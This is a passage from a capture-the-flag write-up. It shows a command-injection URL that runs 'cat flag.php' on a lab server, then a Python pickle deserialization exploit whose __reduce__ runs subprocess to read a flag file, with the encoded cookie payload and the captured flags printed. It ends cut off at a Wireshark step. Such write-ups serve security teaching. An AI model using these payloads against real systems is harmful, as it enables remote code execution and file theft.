commands and then we do <http://34.159.27.166:32008/?welldone=knockknock&shazam=cat%20flag.php> and even tho It doesn’t show anything we go to inspect and search for CTF and we’ll find it: CTF{87702788126237df9c4a915fea9441345dc6b3a0272b214b2c31e50a8f89c4b1}


**Sweet-and-sour**

I checked out the cookie header in network section, which provides the following information:



data=gANYCwAAAFRyeSBIYXJkZXIhcQAul;

the “data” part looks decodable, so let’s try our luck with base64 decoding.



Nothing so now we can try python code in vscode:

import pickle

import base64

import subprocess

class EvilPickle:

    def \_\_reduce\_\_(self):

        return (subprocess.check\_output, (['cat', '/home/ctf/flag'],))

malicious\_pickle = pickle.dumps(EvilPickle())

with open("malicious\_pickle.data", "wb") as file:


    file.write(malicious\_pickle)

encoded\_payload = base64.b64encode(malicious\_pickle).decode()

print(f"Base64 Payload: {encoded\_payload}")

gASVPgAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlCiMA2NhdJSMDi9ob21lL2N0Zi9mbGFnlGWFlFKULg==

now we insert this instead of our cookie:





After final substitution of the data cookie

CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}


**Online encryption**

After downloading the file and running it in wireshark:




